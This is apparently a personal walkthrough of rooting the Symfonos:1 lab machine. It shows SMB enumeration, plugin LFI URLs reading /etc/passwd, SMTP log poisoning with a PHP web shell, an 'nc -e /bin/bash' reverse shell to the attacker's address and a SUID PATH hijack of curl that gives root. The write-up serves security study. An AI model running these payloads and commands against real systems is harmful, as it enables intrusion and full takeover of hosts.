


```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDST
, DSN, SMTPUTF8,
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SMTP, SMB and HTTP


Okay I'm here after rooting this machine and I forgot to write the report. I was doing a demo for a friend with no pentesting knowledge and completely forgot to write the walkthrough, so today I'll just speedrun this box and take a few screenshots


---

Running **enum4linux -a**


```
 ==========================================
|    Share Enumeration on 192.168.1.150    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
```


There's an **anonymous** share, inside there's a **txt** file called **attention.txt**


```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\192.168.1.150\\anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 28 21:14:49 2019
  ..                                  D        0  Fri Jun 28 21:12:15 2019
  attention.txt                       N      154  Fri Jun 28 21:14:49 2019
```


```
┌──(kali㉿kali)-[~]
└─$ cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus
```


The **Helios** share required a password, let's try all of those with the username **Helios** (previously found with **enum4linux**)

helios:qwerty



```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\192.168.1.150\\helios -U helios
Enter WORKGROUP\helios's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 28 20:32:05 2019
  ..                                  D        0  Fri Sep  3 21:35:37 2021
  research.txt                        A      432  Fri Jun 28 20:32:05 2019
  todo.txt                            A       52  Fri Jun 28 20:32:05 2019

                19994224 blocks of size 1024. 16067252 blocks available
smb: \> |
```

Research.txt is only fluff



```
┌──(kali㉿kali)-[~]
└─$ cat todo.txt

1. Binge watch Dexter
2. Dance
3. Work on /h3l105
```

/h3l105 seems like a directory…


On port 80 there's only an image, so let's browse to that directory

helios site — Just another WordPress site

And there's a wordpress website!

wpscan --url http://symfonos.local/h1l305 -e u,p
Users found: **admin**
Plugins found: **site-editor**, **mail-masta**


Site-editor has an LFI vulnerability: https://www.exploit-db.com/exploits/44340



```
symfonos.local/h3l105/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
```


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/          :,,,:/home/helios:/bin/bash
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/ma
```

And mail-masta also has an LFI: https://www.exploit-db.com/exploits/40290 , so this URL would also cause an LFI



```
symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```


This is the hard part. **SMTP** + either of the **LFI** vulnerabilites allows us to poison a file and escalate to RCE. So using the email server we can inject PHP code, and then run it with the LFI vulnerability. Let's see how that works



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.150 25
Trying 192.168.1.150 ...
Connected to 192.168.1.150.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM:<alface>
250 2.1.0 Ok
RCPT TO:<Helios>
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['cmd']); ?>
.
250 2.0.0 Ok: queued as 75FFB4081F
```

First we connect to the **SMTP** with **telnet** and now we want to write a new mail
Using **MAIL FROM:<**xxxx**>** we set the sender
Using **RCPT TO:<**yyyy**>** we set the recipient
Using **data** we can write the email's content. Here we are injecting **PHP code!**


Our code was injected at **/var/mail/helios** and we can see that by browsing to **http://symfonos.local/h3l105/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/mail/helios**



From alface@symfonos.localdomain


Here is a clue that our email was "sent"

Let's add the **GET parameter** and ask for our **id**




```
ıos.localdomain Sat Sep 4 06:06:28 2021 Return-Path: X-Original-To: Helios Delivered-To: Helios@symfonos.localdomain Received: frc
DT) uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
```

Now we just need a reverse shell. Using **nc** and setting **cmd** to **nc -e /bin/bash 192.168.1.149 1234**………




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.149] from (UNKNOWN) [192.168.1.150] 51018

python -c 'import pty; pty.spawn("/bin/sh")'
$

$ /bin/bash -i
/bin/bash -i
<ite-editor/editor/extensions/pagebuilder/includes$ whoami
whoami
helios
<ite-editor/editor/extensions/pagebuilder/includes$ 
```

Now let’s look for programs with a set **SUID** (linpeas did this for me on my initial attempt)



```
helios@symfonos:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping
helios@symfonos:/$ 
```


/opt/statuscheck ?



```
helios@symfonos:/$ /opt/statuscheck
/opt/statuscheck
HTTP/1.1 200 OK
Date: Sat, 04 Sep 2021 11:17:38 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sat, 29 Jun 2019 00:38:05 GMT
ETag: "148-58c6b9bb3bc5b"
Accept-Ranges: bytes
Content-Length: 328
Vary: Accept-Encoding
Content-Type: text/html
```


Nothing here….

Using **cat** against it just spits out gibberish, so let’s try **strings**




```
curl -I H
http://lH
```

It calls **curl** somewhere. We can hijack that by editing the **PATH** variable and creating “our own curl”



```
helios@symfonos:/tmp$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
helios@symfonos:/tmp$ ls
ls
curl
helios@symfonos:/tmp$ cat curl
cat curl
/bin/sh
helios@symfonos:/tmp$ 
```

Now to add **/tmp** to the **PATH**




```
helios@symfonos:/tmp$ export PATH="/tmp:$PATH"
export PATH="/tmp:$PATH"
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
helios@symfonos:/tmp$ 
```

I love this type of exploit!! When running **/opt/statuscheck**, which has the **SUID** bit on (runs as root, not exactly but kinda), the system will look for the **curl** program. It starts going over the **PATH** variable and will run the first **curl** that it finds. The first folder is **/tmp** and there's our own curl which simply calls **/bin/sh**. Since our **saved id is 0** (root), it’s almost like running **sudo /bin/sh** without requiring a password


*For some reason **/bin/bash** wasn’t working initially, it just threw me into a **Helios** bash, so I tried **/bin/sh** and I got it*

whoammmmmmmmmmmmmmmmmmmmmmmmmi



```
helios@symfonos:/tmp$ /opt/statuscheck
/opt/statuscheck
# whoammi
whoammi
/bin/sh: 1: whoammi: not found
# whoami
whoami
root
# 
```

But wait there’s a cool proof here



```
# cat /root/proof.txt
cat /root/proof.txt

        Congrats on rooting symfonos:1!

        Contact me via Twitter @zayotic to give feedback!
```

I just want to leave a note down here

Even though I had to root this machine again in order to write this report, I'm **REALLY** glad I did. The SMTP poisoning wasn't very clear when I did it for the first time (had to peek at some walkthroughs) and since it was like 2 or 3 am I had a hard time understanding it. Everything is more clear today and I even did the exploit a bit different from the walkthrough, just to mess around and figure out if I really understood what was happening.

Thanks Nuno Matos, I probably would never understand this machine completely If you didn't ask for a demo. I hope you pursue a Cybersec career and perhaps find your name in here while studying for your OSCP